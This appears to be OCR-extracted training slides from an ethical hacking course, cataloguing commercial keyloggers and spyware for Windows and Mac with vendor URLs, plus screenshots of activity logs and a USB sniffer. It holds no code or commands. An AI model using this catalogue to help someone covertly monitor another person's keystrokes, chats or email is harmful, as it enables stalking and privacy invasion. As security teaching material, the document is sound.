Keyloggers for Windows (Cont'd)



Keylogger Spy Monitor
<http://ematrixsoft.com>



Micro Keylogger
<http://www.microkeylogger.com>



REFOG Personal Monitor
<http://www.refog.com>



Revealer Keylogger
<http://www.logixsoft.com>



Actual Keylogger
<http://www.actualkeylogger.com>




Spy Keylogger
<http://www.spy-key-logger.com>



Spypector
<http://www.spypector.com>



Realtime-Spy
<http://www.realtime-spy.com>



KidLogger
<http://kidlogger.net>



SpyBuddy® 2013
<http://www.exploreanywhere.com>

Keylogger for Mac: Amac

Keylogger for Mac

C|EH
Computer Emergency Response Team

The screenshot displays two windows of the Amac KeyLogger SID 2.0 application. The top window shows a list of keystrokes recorded by the software, while the bottom window shows a list of websites visited by the user. Both windows include a sidebar with various monitoring options like screenshots, chat logs, and social media activity.

Application	User	Date
System	AmacTest	13/01/16 2011-06-01
Keyboard	AmacTest	13/01/16 2011-06-01
Chat	AmacTest	13/01/16 2011-06-01
Firefox	AmacTest	13/01/16 2011-06-01
Adium	AmacTest	16:32:31 2011-06-01
World of Warcraft	AmacTest	17:01:34 2011-06-01
Chrome	AmacTest	18:20:24 2011-06-01

Application	Date
Safari	11:32:35 2011-06-01
Safari	11:32:47 2011-06-01
Safari	11:32:47 2011-06-01
Safari	11:32:44 2011-06-01
Safari	11:32:40 2011-06-01
Safari	11:32:36 2011-06-01
Safari	11:32:31 2011-06-01
Firefox	11:32:01 2011-06-01
Firefox	11:31:59 2011-06-01
Firefox	11:31:59 2011-06-01
Firefox	11:31:44 2011-06-01
Firefox	11:31:35 2011-06-01
Firefox	11:29:32 2011-06-01
Firefox	11:29:21 2011-06-01
Firefox	11:29:21 2011-06-01
Firefox	11:29:14 2011-06-01
Chrome	11:33:14 2011-06-01
Chrome	11:33:10 2011-06-01
Chrome	11:33:05 2011-06-01

<http://www.amackeylogger.com>

A Mac Keylogger

Keyloggers for MAC



Aobo Mac OS X KeyLogger
<http://www.keylogger-mac.com>



KidLogger for MAC
<http://kidlogger.net>



Perfect Keylogger for Mac
<http://www.blazingtools.com>



MAC Log Manager
<http://www.keylogger.in>



Award Keylogger for Mac
<http://www.award-soft.com>



Elite Keylogger
<http://www.elite-keylogger.net>




Aobo Mac Keylogger
<http://aobo.cc>



Keyboard Spy Logger
<http://alphaomega.software.free.fr>



REFOG Keylogger for MAC
<http://www.refog.com>




FreeMacKeylogger
<http://www.hwsuite.com>

Spyware




- ❑ Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them to the remote attackers
- ❑ Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- ❑ It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download
- ❑ It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.



Spyware: Spytech SpyAgent



- Spytech SpyAgent allows you to monitor everything users do on your computer
- It provides a large array of essential computer monitoring features, website, application, and chat client blocking, lockdown scheduling, and remote delivery of logs via email or FTP



<http://www.spytech-web.com>

Application	User Name	Time
Windows Taskbar	Administrator	Thu 10/10/13 8:30:03 AM
chrome.exe	Administrator	Thu 10/10/13 8:30:08 AM
Antivirus	Administrator	Thu 10/10/13 8:31:02 PM
Java.exe	Administrator	Thu 10/10/13 8:31:17 PM
SmartScreen.exe	Administrator	Thu 10/10/13 8:31:17 PM

Features



- See all keystrokes user type
- Reveals all website visits
- Records online chat conversations
- See every email they send and receive



Spyware: Power Spy 2014




- Power Spy secretly monitors and records all activities on your computer
- It records all Facebook use, keystrokes, emails, web sites visited, chats, and IMs in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, Google Talk, AOL Instant Messenger (AIM), and others



<http://ematrixsoft.com>

Spyware



NetVizor
<http://www.netvizor.net>



Activity Monitor
<http://www.softactivity.com>



Remote Desktop Spy
<http://www.global-spy-software.com>



Child Control 2014
<http://www.salfeld.com>



Spector CNE Investigator
<http://www.spectorcne.com>



Net Nanny Home Suite
<http://www.netnanny.com>




REFOG Employee Monitor
<http://www.refog.com>



SoftActivity TS Monitor
<http://www.softactivity.com>



**Employee Desktop Live
Viewer**
<http://www.nucleustechologies.com>



SPECTOR PRO
<http://www.spectorsoft.com>


SpyWare (Cont'd)



eBLASTER
<http://www.spectorsoft.com>



Aobo Filter for PC
<http://www.aobo-pcm-filter.com>



SSPro
<http://www.gpsoftdev.org>



SentryPC
<http://www.sentrypc.com>



Imonitor Employee Activity Monitor
<http://www.employee-monitoring-software.cc>



Personal Inspector
<http://www.spyarsenal.com>



Employee Monitoring
<http://www.employeemonitoring.net>



iProtectYou Pro
<http://www.softforyou.com>




OsMonitor
<http://www.os-monitor.com>



Spytech SentryPC
<http://www.spytech-web.com>

USB Spyware: USBSpy



File Edit View Capture Options Help

File → Open / Save / Print / Exit

Devices

- NT
- Intel(R) S Series/3200 Series Chipset Family USB
 - USB Root Hub
 - Port 1: Generic USB Hub
 - Port 1: No device connected
 - Port 2: No device connected
 - Port 3: USB Input Device
 - Port 4: No device connected
 - Port 5: No device connected
 - Port 6: USB Input Device
 - Port 7: USB Mass Storage Device
 - Port 8: No device connected
 - Port 9: No device connected
 - Intel(R) S Series/3400 Series Chipset Family USB
 - USB Root Hub
 - Port 1: No device connected

Capture Results Search Results

Details


Length: 128 Function: BULK_OR_INTERRUPT_TRANSFER

URB Details: URB Data: F100000000000000

URB Data:

